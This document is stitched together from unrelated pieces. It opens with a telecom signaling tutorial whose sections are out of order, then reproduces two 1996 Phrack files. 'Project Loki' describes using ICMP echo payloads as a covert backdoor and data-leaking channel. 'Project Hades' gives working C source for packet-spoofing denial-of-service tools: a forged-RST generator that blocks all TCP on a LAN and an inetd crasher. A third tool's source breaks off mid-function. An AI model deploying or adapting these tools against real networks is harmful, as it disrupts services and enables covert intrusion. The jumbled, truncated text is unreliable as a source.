There are drawbacks to both SF and DTMF signaling that are promoting their replacement in long distance toll circuits. The most important is that these signals consume time on the circuit while producing no revenues. Every electrical impulse, be it a voice conversation or signaling information, consumes circuit time. Voice conversations are billable. Signaling is not. Therefore, it is in the best interest of the phone carriers to minimize signaling.

Unfortunately, almost half of all toll calls are not completed because the called party is busy, not available or because of CO blockage. Nevertheless, signals must be generated to attempt to set up, then take down the call. Signals are generated but no revenue is produced. For incompleted calls, these signals compete with revenue producing signals (whose calls were completed) for scarce circuit resources.

CCS introduced several benefits to the public network:

- Signaling information was removed from the voice channel, so control information could travel at the same time as voice without taking up valuable bandwidth from the voice channel.
- CCS sets up calls faster, reducing signaling time and freeing up scarce resources.
- It cost less than conventional signaling.
- It improves network performance.
- It reduces fraud.

Signaling System 7 (SS7)

Today the major long distance carriers use a version of CCS called Signaling System 7 (SS7). It is a standard protocol developed by the CCITT, a body which establishes international standards.

Common Channel Signaling (CCS)

Common Channel Signaling (CCS) is a radical departure from traditional signaling methods. It transmits signals over a completely different circuit than the voice information. The signals from hundreds or thousands of voice conversations are carried over a single common channel.

Introduced in the mid-1970s CCS uses a separate signaling network to transmit call setup, billing, and supervisory information. Instead of sending signals over the same communication paths as voice or data, CCS employs a full network dedicated to signaling alone.

Loop Start Versus Ground Start Signaling

Establishing an electrical current connection with a CO can be done in several different ways. Here are a few of the possibilities

Loop Start

Inside of the CO, there is a powerful, central battery that provides current to all subscribers. Loop start is a method of establishing the flow of current from the CO to a subscriber's phone.

The two main components of a loop start configuration are

> The tip (also called the A line) is the portion of the line loop between the CO and the subscriber's phone that is connected to the positive, grounded side of the battery.
>
> The ring (also called the B line) is the portion of the line loop between the CO and the subscriber's phone that is connected to the negative, ungrounded side of the battery.

To establish a loop start connection with the CO, a subscriber goes off-hook. This closes a direct current (DC) path between the tip and ring and allows the current to flow in a loop from the CO battery to the subscriber and back to the battery. Once the current is flowing, the CO is capable of sending alerting signals (dial tone) to the subscriber to begin a connection.

The problem with loop start signaling is a phenomenon called glare that occurs in trunks between a CO and a PBX. When a call comes into a PBX from CO trunk, the only way the PBX knows that the trunk circuit is busy is the ringing signal sent from the CO.

Unfortunately the ringing signal is transmitted at six second intervals. For up to six seconds at a time, the PBX does not know there is a call on that circuit. If an internal PBX caller wishes to make an outgoing call, the PBX may seize the busy trunk call at the same time. The result is confused users on either end of the line, and the abandonment of both calls.

Ground Start

Ground start signaling overcomes glare by immediately engaging a circuit seize signal on the busy trunk. The signal alerts the PBX that the circuit is occupied with an incoming call and cannot be used for an outgoing call.

Ground start is achieved by the CO by grounding the tip side of the line immediately upon seizure by an incoming call. The PBX detects the grounded tip and is alerted not to seize this circuit for an outgoing call, even before ringing begins.

Because ground start is so effective at overcoming glare, it is commonly used in trunks between the CO and a PBX.

E & M

E & M signaling is used in tie lines which connect two private telephone switches. In E & M signaling, information is transmitted from one switch to another over two pairs of wires. Voice information is sent over the first pair, just as it would be in a Loop Start or Ground Start trunk. However, instead of sending the signaling information over the same pair of wires, it is sent over the second pair of wires.

.oO Phrack Magazine Oo.

Volume Seven, Issue Forty-Nine

File 06 of 16

[Project Loki]

whitepaper by daemon9 AKA route
sourcecode by daemon9 && alhambra
for Phrack Magazine
August 1996 Guild Productions, kid

comments to route@infonexus.com/alhambra@infonexus.com

--[Introduction]--

Ping traffic is ubiquitous to almost every TCP/IP based network and subnetwork. It has a standard packet format recognized by every IP-speaking router and is used universally for network management, testing, and measurement. As such, many firewalls and networks consider ping traffic to be benign and will allow it to pass through, unmolested. This project explores why that practice can be insecure. Ignoring the obvious threat of the done-to-death denial of service attack, use of ping traffic can open up covert channels through the networks in which it is allowed.

Loki, Norse God of deceit and trickery, the 'Lord of Misrule' was well known for his subversive behavior. Inversion and reversal of all sorts was typical for him. Due to it's clandestine nature, we chose to name this project after him.

The Loki Project consists of a whitepaper covering this covert channel in detail. The sourcecode is not for distribution at this time.

--[Overview]--

This whitepaper is intended as a complete description of the covert channel that exists in networks that allow ping traffic (hereon referred to in the more general sense of ICMP_ECHO traffic --see below) to pass. It is organized into sections:

Section I. ICMP Background Info and the Ping Program
Section II. Basic Firewall Theory and Covert Channels
Section III. The Loki Premise
Section IV. Discussion, Detection, and Prevention
Section V. References

(Note that readers unfamiliar with the TCP/IP protocol suite may wish to first read ftp://ftp.infonexus.com/pub/Philes/NetTech/TCP-IP/tcipIp.intro.txt.gz)

Section I. ICMP Background Info and the Ping Program

The Internet Control Message Protocol is an adjunct to the IP layer. It is a connectionless protocol used to convey error messages and other information to unicast addresses. ICMP packets are encapsulated inside of IP datagrams. The first 4-bytes of the header are same for every ICMP message, with the remainder of the header differing for different ICMP message types. There are 15 different types of ICMP messages.

The ICMP types we are concerned with are type 0x0 and type 0x8. ICMP type 0x0 specifies an ICMP_ECHOREPLY (the response) and type 0x8 indicates an ICMP_ECHO (the query). The normal course of action is for a type 0x8 to elicit a type 0x0 response from a listening server. (Normally, this server is actually the OS kernel of the target host. Most

ICMP traffic is, by default, handled by the kernel). This is what the ping program does.

Ping sends one or more ICMP_ECHO packets to a host. The purpose may just be to determine if a host is in fact alive (reachable). ICMP_ECHO packets also have the option to include a data section. This data section is used when the record route option is specified, or, the more common case, (usually the default) to store timing information to determine round-trip times. (See the ping(8) man page for more information on these topics). An excerpt from the ping man page:

"...An IP header without options is 20 bytes. An ICMP ECHO_REQUEST packet contains an additional 8 bytes worth of ICMP header followed by an arbitrary-amount of data. When a packetsize is given, this indicated the size of this extra piece of data (the default is 56). Thus the amount of data received inside of an IP packet of type ICMP ECHO_REPLY will always be 8 bytes more than the requested data space (the ICMP header)..."

Although the payload is often timing information, there is no check by any device as to the content of the data. So, as it turns out, this amount of data can also be arbitrary in content as well. Therein lies the covert channel.

Section II. Basic Firewall Theory and Covert Channels

The basic tenet of firewall theory is simple: To shield one network from another. This can be clarified further into 3 provisional rules:
1. All traffic passing between the two networks must pass through the firewall.
2. Only traffic authorized by the firewall may pass through (as dictated by the security policy of the site it protects).
3. The firewall itself is immune to compromise.

A covert channel is a vessel in which information can pass, but this vessel is not ordinarily used for information exchange. Therefore, as a matter of consequence, covert channels are impossible to detect and deter using a system's normal (read: unmodified) security policy. In theory, almost any process or bit of data can be a covert channel. In practice, it is usually quite difficult to elicit meaningful data from most covert channels in a timely fashion. In the case of Loki, however, it is quite simple to exploit.

A firewall, in it's most basic sense, seeks to preserve the security policy of the site it protects. It does so by enforcing the 3 rules above. Covert channels, however, by very definition, are not subject to a site's normal security policy.

Section III. The Loki Premise

The concept of the Loki Project is simple: arbitrary information tunneling in the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets. Loki exploits the covert channel that exists inside of ICMP_ECHO traffic. This channel exists because network devices do not filter the contents of ICMP_ECHO traffic. They simply pass them, drop them, or return them. The trojan packets themselves are masqueraded as common ICMP_ECHO traffic. We can encapsulate (tunnel) any information we want. From here on out, Loki traffic will refer to ICMP_ECHO traffic that tunnels information. (Astute readers will note that Loki is simply a form of steganography).

Loki is not a compromise tool. It has many uses, none of which are breaking into a machine. It can be used as a backdoor into a system by providing a covert method of getting commands executed on a target machine. It can be used as a way of clandestinely leeching information off of a machine. It can be used as a covert method of user-machine or user-user communication. In essence the channel is simply a way to secretly shuffle data (confidentiality and authenticity can be added by way of cryptography).

Loki is touted as a firewall subversion technique, but in reality it is simple a vessel to covertly move data. *Through* exactly what we move this data is not so much an issue, as long as it passes ICMP_ECHO traffic. It does not matter: routers, firewalls, packet-filters, dual-homed hosts, etc... all can serve as conduits for Loki.

Section IV. Discussion, Detection and Prevention

If ICMP_ECHO traffic is allowed, then this channel exists. If this channel exists, then it is unbeatable for a backdoor (once the system is compromised). Even with extensive firewalling and packet-filtering mechanisms in place, this channel continues to exist (provided, of course, they do not deny the passing of ICMP_ECHO traffic). With a proper implementation, the channel can go completely undetected for the duration of its existence.

Detection can be difficult. If you know what to look for, you may find that the channel is being used on your system. However, knowing when to look, where to look, and the mere fact that you *should* be looking all have to be in place. A surplus of ICMP_ECHOREPLY packets with a garbled payload can be ready indication the channel is in use. The standalone Loki server program can also be a dead give-away. However, if the attacker can keep traffic on the channel down to a minimum, and was to hide the Loki server *inside* the kernel, detection suddenly becomes much more difficult.

Disruption of this channel is simply preventative. Disallow ICMP_ECHO traffic entirely. ICMP_ECHO traffic, when weighed against the security liabilities it imposes, is simply not *that* necessary. Restricting ICMP_ECHO traffic to be accepted from trusted hosts only is ludicrous with a connectionless protocol such as ICMP. Forged traffic can still reach the target host. The LOKI packet with a forged source IP address will arrive at the target (and will elicit a legitimate ICMP_ECHOREPLY, which will travel to the spoofed host, and will be subsequently dropped silently) and can contain the 4-byte IP address of the desired target of the Loki response packets, as well as 51-bytes of malevolent data... While the possibility exists for a smart packet filter to check the payload field and ensure that it *only* contains legal information, such a filter for ICMP is not in wide usage, and could still be open to fooling. The only sure way to destroy this channel is to deny ALL ICMP_ECHO traffic into your network.

NOTE: This channel exists in many other protocols. Loki Simply covers ICMP, but in theory (and practice) any protocol is vulnerable to covert data tunneling. All that is required is the ingenuity...

Section V. References

Books: TCP Illustrated vols. I, II, III
RFCs: rfc 792
Source: Loki v1.0
Ppl: We did not pioneer this concept To our knowledge, it was discovered independently of our efforts, prior to our research. This party wishes to remain aloof.

This project made possible by a grant from the Guild Corporation.

EOF

.oO Phrack Magazine Oo.

Volume Seven, Issue Forty-Nine

File 07 of 16

[Project Hades]

Paper by daemon9 AKA route
sourcecode by daemon9
for Phrack Magazine
October 1996 Guild Productions, kid

comments to route@infonexus.com

--[Introduction]--

More explorations of weaknesses in the most widely used transport protocol on the Internet. Put your mind at rest fearful reader! The vulnerabilities outlined here are nowhere near the devastating nature of Project Neptune/Poseidon.

Hades is the Greek god of the underworld; his kingdom is that of the the Dead. Hades renown for being quite evil and twisted. He is also well known for his TCP exploit code. Therefore, it seemed fitting to name this project after him.

BTW, for this code to work (as with much of my previous code) your kernel must be patched to be able to spoof packets. DO NOT MAIL ME to ask how to do it.

--[Overview]--

(Note that readers unfamiliar with the TCP/IP protocol suite may wish to first read ftp://ftp.infonexus.com/pub/Philes/NetTech/TCP-IP/tcipIp.intro.txt.gz)

Section I. Ethernet Background information

Ethernet is a multi-drop, connectionless, unreliable link layer protocol. It (IEEE 802.3 Ethernet is the version I refer to) is the link-layer protocol most LANs are based upon. It is multidrop; each device on the ethernet shares the media (and, consequently, the bandwidth) with every other device. It is connectionless; every frame is sent independently of the previous one and next one. It is unreliable; frames are not acknowledged by the other end. If a frame is received that doesn't pass the checksum, it is silently discarded. It is a link-layer protocol that sits underneath the network protocol (IP) and above the physical interface (varies, but often CAT3/5 UTP).

--[Signaling and Encoding]--

Standard 802.3 Ethernet signals at 10 mega-bits per second using Manchester encoding to order bits on the wire. Manchester is a biphase state-transition technique; to indicate a particular bit is on, a voltage transition from low to high is used. To indicate a bit is off, a high to low

transition is used.

--[Media Access]--

Ethernet uses media contention to gain access to the shared wire. The version of contention it uses is CSMA/CD (carrier sense multiple access / collision detection). This simply means that ethernet supports multiple devices on a shared network medium. Any device can send it's data whenever it thinks the wire is clear. Collisions are detected (causing back-off and retry) but not avoided. CSMA/CD algorithmically:

1. IF: the medium is idle -> transmit.
2. ELSE: the medium is busy -> wait and listen until idle -> transmit.
3. IF: collision is detected -> transmit jamming signal, cease all transmission
4. IF: jamming signal is detected -> wait a random amount of time, goto 1

--[Broadcast Medium]--

Since it is CSMA/CD technology, ethernet has the wonderful property that it hears everything on the network. Under normal circumstances, an ethernet NIC will only capture and pass to the network layer packets that boast it's own MAC (link-layer) address or a broadcast MAC address. However, it is trivial to place an Ethernet card into promiscuous mode where it will capture everything it hears, regardless to whom the frame was addressed.

It bears mentioning that bridges are used to divide an ethernet into logically separate segments. A bridge (or bridging device such as a smart hub) will not pass an ethernet frame from segment to segment unless the addressed host lies on the disparate segment. This can reduce over-all network load by reducing the amount of traffic on the wire.

Section II. TCP Background Information

TCP is a connection-oriented, reliable transport protocol. TCP is responsible for hiding network intricacies from the upper layers. A connection-oriented protocol implies that the two hosts participating in a discussion must first establish a connection before data may be exchanged. In TCP's case, this is done with the three-way handshake. Reliability can be provided in a number of ways, but the only two we are concerned with are data sequencing and acknowledgment. TCP assigns sequence numbers to every byte in every segment and acknowledges all data bytes received from the other end. (ACK's consume a sequence number, but are not themselves ACK'd. That would be ludicrous.)

--[TCP Connection Establishment]--

In order to exchange data using TCP, hosts must establish a connection. TCP establishes a connection in a 3 step process called the 3-way handshake. If machine A is running a client program and wishes to connect to a server program on machine B, the process is as follows:

fig(1)

```
1       A       ---SYN--->      B

2       A    <---SYN/ACK---     B

3       A       ---ACK--->      B
```

At (1) the client is telling the server that it wants a connection.

This is the SYN flag's only purpose. The client is telling the server that the sequence number field is valid, and should be checked. The client will set the sequence number field in the TCP header to it's ISN (initial sequence number). The server, upon receiving this segment (2) will respond with it's own ISN (therefore the SYN flag is on) and an Acknowledgment of the clients first segment (which is the client's ISN+1). The client then ACK's the server's ISN (3). Now data transfer may take place.

--[TCP Control Flags]--

There are six TCP control flags.

SYN: Synchronize Sequence Numbers
The synchronize sequence numbers field is valid. This flag is only valid during the 3-way handshake. It tells the receiving TCP to check the sequence number field, and note it's value as the connection-initiator's (usually the client) initial sequence number. TCP sequence numbers can simply be thought of as 32-bit counters. They range from 0 to 4,294,967,295. Every byte of data exchanged across a TCP connection (along with certain flags) is sequenced. The sequence number field in the TCP header will contain the sequence number of the *first* byte of data in the TCP segment.

ACK: Acknowledgment
The acknowledgment number field is valid. This flag is almost always set. The acknowledgment number field in the TCP header holds the value of the next *expected* sequence number (from the other side), and also acknowledges *all* data (from the other side) up through this ACK number minus one.

RST: Reset
Destroy the referenced connection. All memory structures are torn down.

URG: Urgent
The urgent pointer is valid. This is TCP's way of implementing out of band (OOB) data. For instance, in a telnet connection a `ctrl-c` on the client side is considered urgent and will cause this flag to be set.

PSH: Push
The receiving TCP should not queue this data, but rather pass it to the application as soon as possible. This flag should always be set in interactive connections, such as telnet and rlogin.

FIN: Finish
The sending TCP is finished transmitting data, but is still open to accepting data.

--[Ports]--

To grant simultaneous access to the TCP module, TCP provides a user interface called a port. Ports are used by the kernel to identify network processes. They are strictly transport layer entities. Together with an IP address, a TCP port provides an endpoint for network communications. In fact, at any given moment *all* Internet connections can be described by 4 numbers: the source IP address and source port and the destination IP address and destination port. Servers are bound to 'well-known' ports so that they may be located on a standard port on different systems.
For example, the telnet daemon sits on TCP port 23.

Section III. Avarice

Avarice is a SYN,RST generator. It is designed to disallow any TCP traffic on the ethernet segment upon which it listens. It works by listening for the 3-way handshake procedure to begin, and then immediately

resetting it. The result is that no TCP based connections can be negotiated, and therefore no TCP traffic can flow. This version sits on a host, puts the NIC into promiscuous mode and listens for connection-establishment requests. When it hears one, it immediately generates a forged RST packet and sends it back to the client. If the forged RST arrives in time, the client will quit with a message like:

telnet: Unable to connect to remote host: Connection refused

For the client to accept the RST, it must think it is an actual response from the server. This requires 3 pieces of information: IP address, TCP port, and TCP acknowledgment number. All of this information is gleaned from the original SYN packet: the IP address of the destination host, the TCP port of the listening process, and the clients ISN (the acknowledgment number in the RST packet is the clients ISN+1, as SYN's consume a sequence number).

This program has a wide range of effectiveness. Speed is essential for avarice to quell all TCP traffic on a segment. We are basically racing the kernel. OS kernels tend to be rather efficient at building packets. If run on a fast machine, with a fast kernel, it's kill rate is rather high. I have seen kill-rates as high as 98% (occasionally a few slip through) on a fast machine. Consequently, if run on a slow machine, with a slow kernel, it will likely be useless. If the RSTs arrive too late, they will be dropped by the client, as the ACK number will be too low for the referenced connection. Sure, the program could send, say, 10 packets, each with progressively higher ACK numbers, but hey, this is a lame program...

Section IV. Vengeance

Vengeance is an inetd killer. On affected systems this program will cause inetd to become unstable and die after the next connection attempt. It sends a connection-request immediately followed by a RST to an internal inetd managed service, such as time or daytime. Inetd is now unstable and will die after the next attempt at a connection. Simple. Dumb. Not eleet. (This inetd bug should be fixed or simply not present in newer inetd code.)

I did not add code to make the legitimate connection that would kill inetd to this simple little program for 2 reasons. 1) It's simply not worth the complexity to add sequence number prediction to create a spoofed 3-way handshake. This program is too dinky. 2) Maybe the attacker would want to leave inetd in a unstable state and let some legitimate user come along and kill it. Who knows. Who cares. Blah. I wash my hands of the whole affair.

Section V. Sloth

"Make your ethernet feel like a lagged 28.8 modem link!"

Sloth is an experiment. It is an experiment in just how lame IP spoofing can get. It works much the same way avarice does, except it sends forged TCP window advertisements. By default Sloth will spoof zero-size window advertisements which will have the effect of slowing interactive traffic considerably. In fact, in some instances, it will freeze a connection all together. This is because when a TCP receives a zero-size window advertisement, it will stop sending data, and start sending window probes (a window probe is nothing more than an ACK with one byte of data) to see if the window size has increased. Since window probes are, in essence, nothing more than acknowledgements, they can get lost. Because of this fact, TCP implements a timer to cordinate the repeated sending of these packets. Window probes are sent according to the persist timer (a 500ms timer) which is calculated by TCP's exponential backoff algorithm. Sloth will see each window probe, and spoof a 0-size window to the sender. This all works out to cause mass mayhem, and makes it difficult for either TCP to carry on a legitimate conversation.

Sloth, like avarice, is only effective on faster machines. It also only works well with interactive traffic.

Section VI. Discussion, Detection, and Prevention

Avarice is simply a nasty program. What more do you want from me? Detection? Detection would require an ounce of clue. Do FTP, SMTP, HTTP, POP, telnet, etc all suddenly break at the same time on every machine on the LAN? Could be this program. Break out the sniffer. Monitor the network and look for the machine that generating the RSTs. This version of the program does not spoof its MAC address, so look for that. To really prevent this attack, add cryptographic authentication to the TCP kernels on your machines.

Vengeance is a wake-up call. If you haven't patched your inetd to be resistant to this attack, you should now. If your vendor hasn't been forthcoming with a patch, they should now. Detection is using this program. Prevention is a patch. Prevention is disabling the internal inetd services.

Sloth can be detected and dealt with in much the same way as avarice.

You may have noticed that these programs are named after three of the Seven Deadly Sins. You may be wondering if that implies that there will be four more programs of similar ilk. Well, STOP WONDERING. The answer is NO. I am officially *out* of the D.O.S. business. I am now putting my efforts towards more productive ventures. Next issue, a session jacker.

This project made possible by a grant from the Guild Corporation.

----------8<-------cut-me-loose----------

```
/*
                        The Hades Project
                  Explorations in the Weakness of TCP
                        SYN -> RST generator
                             (avarice)
                              v. 1.0

                          daemon9/route/infinity

                         October 1996 Guild productions

                         comments to route@infonexus.com


   This coding project made possible by a grant from the Guild corporation

*/

#include "lnw.h"

void main(){

        void reset(struct iphdr *,struct tcphdr *,int);

        struct epack{                           /* Generic Ethernet packet w/o data paylo
ad */
                struct ethhdr eth;              /* Ethernet Header */
                struct iphdr ip;                /* IP header */
                struct tcphdr tcp;              /* TCP header */
        }epack;

        int sock,shoe,dlen;
        struct sockaddr dest;
        struct iphdr  *iphp;
        struct tcphdr *tcphp;
```

```
        if(geteuid()||getuid()){
                fprintf(stderr,"UID or EUID of 0 needed...\n");
                exit(0);
        }
        sock=tap(DEVICE);               /* Setup the socket and device */

                                /* Could use the SOCK_PACKET but building Ethernet header
s would
                                 require more time overhead; the kernel can do it quicker
 then me */
        if((shoe=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems");
                exit(1);
        }
        shadow();                       /* Run as a daemon */

        iphp=(struct iphdr *)(((unsigned long)&epack.ip)-2);
        tcphp=(struct tcphdr *)(((unsigned long)&epack.tcp)-2);

        /* Network reading loop / RSTing portion */
        while(1)if(recvfrom(sock,&epack,sizeof(epack),0,&dest,&dlen))if(iphp->protocol==I
PPROTO_TCP&&tcphp->syn)reset(iphp,tcphp,shoe);
}


/*
 *      Build a packet and send it off.
 */

void reset(iphp,tcphp,shoe)
struct iphdr *iphp;
struct tcphdr *tcphp;
int shoe;
{

        void dump(struct iphdr *,struct tcphdr *);

        struct tpack{                   /* Generic TCP packet w/o payload */
                struct iphdr ip;
                struct tcphdr tcp;
        }tpack;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned source_address;
                unsigned dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
                struct tcphdr tcp;
        }pheader;

        struct sockaddr_in sin;         /* IP address information */
                                        /* Setup the sin struct with addressing informati
on */
        sin.sin_family=AF_INET;         /* Internet address family */
        sin.sin_port=tcphp->dest;       /* Source port */
        sin.sin_addr.s_addr=iphp->saddr;/* Dest. address */

                        /* Packet assembly begins here */

                                /* Fill in all the TCP header information */

        tpack.tcp.source=tcphp->dest;   /* 16-bit Source port number */
        tpack.tcp.dest=tcphp->source;   /* 16-bit Destination port */
        tpack.tcp.seq=0;                /* 32-bit Sequence Number */
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);    /* 32-bit Acknowledgement Number
 */
        tpack.tcp.doff=5;               /* Data offset */
        tpack.tcp.res1=0;               /* reserved */
        tpack.tcp.res2=0;               /* reserved */
```

```
        tpack.tcp.urg=0;                /* Urgent offset valid flag */
        tpack.tcp.ack=1;                /* Acknowledgement field valid flag */
        tpack.tcp.psh=0;                /* Push flag */
        tpack.tcp.rst=1;                /* Reset flag */
        tpack.tcp.syn=0;                /* Synchronize sequence numbers flag */
        tpack.tcp.fin=0;                /* Finish sending flag */
        tpack.tcp.window=0;             /* 16-bit Window size */
        tpack.tcp.check=0;              /* 16-bit checksum (to be filled in below) */
        tpack.tcp.urg_ptr=0;            /* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        tpack.ip.version=4;             /* 4-bit Version */
        tpack.ip.ihl=5;                 /* 4-bit Header Length */
        tpack.ip.tos=0;                 /* 8-bit Type of service */
        tpack.ip.tot_len=htons(IPHDR+TCPHDR);  /* 16-bit Total length */
        tpack.ip.id=0;                  /* 16-bit ID field */
        tpack.ip.frag_off=0;            /* 13-bit Fragment offset */
        tpack.ip.ttl=64;                /* 8-bit Time To Live */
        tpack.ip.protocol=IPPROTO_TCP;  /* 8-bit Protocol */
        tpack.ip.check=0;               /* 16-bit Header checksum (filled in below) */
        tpack.ip.saddr=iphp->daddr;     /* 32-bit Source Address */
        tpack.ip.daddr=iphp->saddr;     /* 32-bit Destination Address */

        pheader.source_address=(unsigned)tpack.ip.saddr;
        pheader.dest_address=(unsigned)tpack.ip.daddr;
        pheader.placeholder=0;
        pheader.protocol=IPPROTO_TCP;
        pheader.tcp_length=htons(TCPHDR);

                        /* IP header checksum */

        tpack.ip.check=in_cksum((unsigned short *)&tpack.ip,IPHDR);

                        /* TCP header checksum */

        bcopy((char *)&tpack.tcp,(char *)&pheader.tcp,TCPHDR);
        tpack.tcp.check=in_cksum((unsigned short *)&pheader,TCPHDR+12);

        sendto(shoe,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
#ifndef QUIET
        dump(iphp,tcphp);
#endif
}

/*
 *      Dumps some info...
 */

void dump(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
        fprintf(stdout,"Connection-establishment Attempt: ");
        fprintf(stdout,"%s [%d] --> %s [%d]\n",hostLookup(iphp->saddr),ntohs(tcphp->sourc
e),hostLookup(iphp->daddr),ntohs(tcphp->dest));
        fprintf(stdout,"Thwarting...\n");
}
```

```
------------------------------8<-------cut-me-loose-------------------------
```

```
/*
                        The Hades Project
                Explorations in the Weakness of TCP
                          Inetd Killer
                           (vengance)
                             v. 1.0

                      daemon9/route/infinity
```

October 1996 Guild productions

comments to route@infonexus.com

This coding project made possible by a grant from the Guild corporation
*/

```
#include "lnw.h"

void main()
{

        void s3nd(int,int,unsigned,unsigned short,unsigned);
        void usage(char *);
        unsigned nameResolve(char *);

        int sock,mode,i=0;
        char buf[BUFSIZE];
        unsigned short port;
        unsigned target=0,source=0;
        char werd[]={"\n\n\n\nHades is a Guild Corporation Production.  c.1996\n\n"};

        if(geteuid()||getuid()){
                fprintf(stderr,"UID or EUID of 0 needed...\n");
                exit(0);
        }

        if((sock=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems");
                exit(1);
        }

        printf(werd);

        printf("\nEnter target address-> ");
        fgets(buf,sizeof(buf)-1,stdin);
        if(!buf[1])exit(0);
        while(buf[i]!='\n')i++;                 /* Strip the newline */
        buf[i]=0;
        target=nameResolve(buf);
        bzero((char *)buf,sizeof(buf));

        printf("\nEnter source address to spoof-> ");
        fgets(buf,sizeof(buf)-1,stdin);
        if(!buf[1])exit(0);
        while(buf[i]!='\n')i++;                 /* Strip the newline */
        buf[i]=0;
        source=nameResolve(buf);
        bzero((char *)buf,sizeof(buf));

        printf("\nEnter target port (should be 13, 37, or some internal service)-> ");
        fgets(buf,sizeof(buf)-1,stdin);
        if(!buf[1])exit(0);
        port=(unsigned short)atoi(buf);

        fprintf(stderr,"Attempting to upset inetd...\n\n");

        s3nd(sock,0,target,port,source);        /* SYN */
        s3nd(sock,1,target,port,source);        /* RST */

        fprintf(stderr,"At this point, if the host is vulnerable, inetd is unstable.\nTo
verfiy: `telnet target.com {internal service port #}`.  Do this twice.\nInetd should allo
w the first connection, but send no data, then die.\nThe second telnet will verify t
```

```
his.\n");
}

/*
 *      Build a packet and send it off.
 */

void s3nd(int sock,int mode,unsigned target,unsigned short port,unsigned source){

        struct pkt{
                struct iphdr ip;
                struct tcphdr tcp;
        }packet;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned source_address;
                unsigned dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
                struct tcphdr tcp;
        }pseudo_header;

        struct sockaddr_in sin;         /* IP address information */
                                        /* Setup the sin struct with addressing informati
on */
        sin.sin_family=AF_INET;         /* Internet address family */
        sin.sin_port=666;               /* Source port */
        sin.sin_addr.s_addr=target;     /* Dest. address */

                        /* Packet assembly begins here */

                                /* Fill in all the TCP header information */

        packet.tcp.source=htons(666);           /* 16-bit Source port number */
        packet.tcp.dest=htons(port);            /* 16-bit Destination port */
        if(mode)packet.tcp.seq=0;               /* 32-bit Sequence Number */
        else packet.tcp.seq=htonl(10241024);
        if(!mode)packet.tcp.ack_seq=0;          /* 32-bit Acknowledgement Number */
        else packet.tcp.ack_seq=htonl(102410000);
        packet.tcp.doff=5;                      /* Data offset */
        packet.tcp.res1=0;                      /* reserved */
        packet.tcp.res2=0;                      /* reserved */
        packet.tcp.urg=0;                       /* Urgent offset valid flag */
        packet.tcp.ack=0;                       /* Acknowledgement field valid flag */
        packet.tcp.psh=0;                       /* Push flag */
        if(!mode)packet.tcp.rst=0;               /* Reset flag */
        else packet.tcp.rst=1;
        if(!mode)packet.tcp.syn=1;               /* Synchronize sequence numbers flag */
        else packet.tcp.syn=0;
        packet.tcp.fin=0;                       /* Finish sending flag */
        packet.tcp.window=htons(512);           /* 16-bit Window size */
        packet.tcp.check=0;                     /* 16-bit checksum (to be filled in below
) */
        packet.tcp.urg_ptr=0;                   /* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        packet.ip.version=4;                    /* 4-bit Version */
        packet.ip.ihl=5;                        /* 4-bit Header Length */
        packet.ip.tos=0;                        /* 8-bit Type of service */
        packet.ip.tot_len=htons(IPHDR+TCPHDR);  /* 16-bit Total length */
        packet.ip.id=0;                         /* 16-bit ID field */
        packet.ip.frag_off=0;                   /* 13-bit Fragment offset */
        packet.ip.ttl=64;                       /* 8-bit Time To Live */
        packet.ip.protocol=IPPROTO_TCP;         /* 8-bit Protocol */
        packet.ip.check=0;                      /* 16-bit Header checksum (filled in belo
w) */
```

```
        packet.ip.saddr=source;           /* 32-bit Source Address */
        packet.ip.daddr=target;           /* 32-bit Destination Address */

        pseudo_header.source_address=(unsigned)packet.ip.saddr;
        pseudo_header.dest_address=(unsigned)packet.ip.daddr;
        pseudo_header.placeholder=0;
        pseudo_header.protocol=IPPROTO_TCP;
        pseudo_header.tcp_length=htons(TCPHDR);

                        /* IP header checksum */

        packet.ip.check=in_cksum((unsigned short *)&packet.ip,IPHDR);

                        /* TCP header checksum */

        bcopy((char *)&packet.tcp,(char *)&pseudo_header.tcp,IPHDR);
        packet.tcp.check=in_cksum((unsigned short *)&pseudo_header,TCPHDR+12);

        sendto(sock,&packet,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
}

-------------------------------8<-------cut-me-loose-------------------------

/*
                           The Hades Project
                    Explorations in the Weakness of TCP
                          TCP Window Starvation
                                 (sloth)
                                v. 1.0

                           daemon9/route/infinity

                         October 1996 Guild productions

                         comments to route@infonexus.com


   This coding project made possible by a grant from the Guild corporation

*/


#include "lnw.h"

        /* experiment with this value.  Different things happen with different sizes */

#define SLOTHWINDOW     0

void main(){

        void sl0th(struct iphdr *,struct tcphdr *,int);

        struct epack{                           /* Generic Ethernet packet w/o data paylo
ad */
                struct ethhdr eth;              /* Ethernet Header */
                struct iphdr ip;                /* IP header */
                struct tcphdr tcp;              /* TCP header */
        }epack;

        int sock,shoe,dlen;
        struct sockaddr dest;
        struct iphdr  *iphp;
        struct tcphdr *tcphp;

        if(geteuid()||getuid()){
                fprintf(stderr,"UID or EUID of 0 needed...\n");
                exit(0);
        }
        sock=tap(DEVICE);               /* Setup the socket and device */
```

```
                                /* Could use the SOCK_PACKET but building Ethernet header
s would
                                 require more time overhead; the kernel can do it quicker
 then me */
        if((shoe=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
                perror("\nHmmm.... socket problems");
                exit(1);
        }
        shadow();                       /* Run as a daemon */

        iphp=(struct iphdr *)(((unsigned long)&epack.ip)-2);
        tcphp=(struct tcphdr *)(((unsigned long)&epack.tcp)-2);

        /* Network reading loop */
        while(1)if(recvfrom(sock,&epack,sizeof(epack),0,&dest,&dlen))if(iphp->protocol==I
PPROTO_TCP&&tcphp->ack)sl0th(iphp,tcphp,shoe);
}


/*
 *      Build a packet and send it off.
 */

void sl0th(iphp,tcphp,shoe)
struct iphdr *iphp;
struct tcphdr *tcphp;
int shoe;
{

        void dump(struct iphdr *,struct tcphdr *);

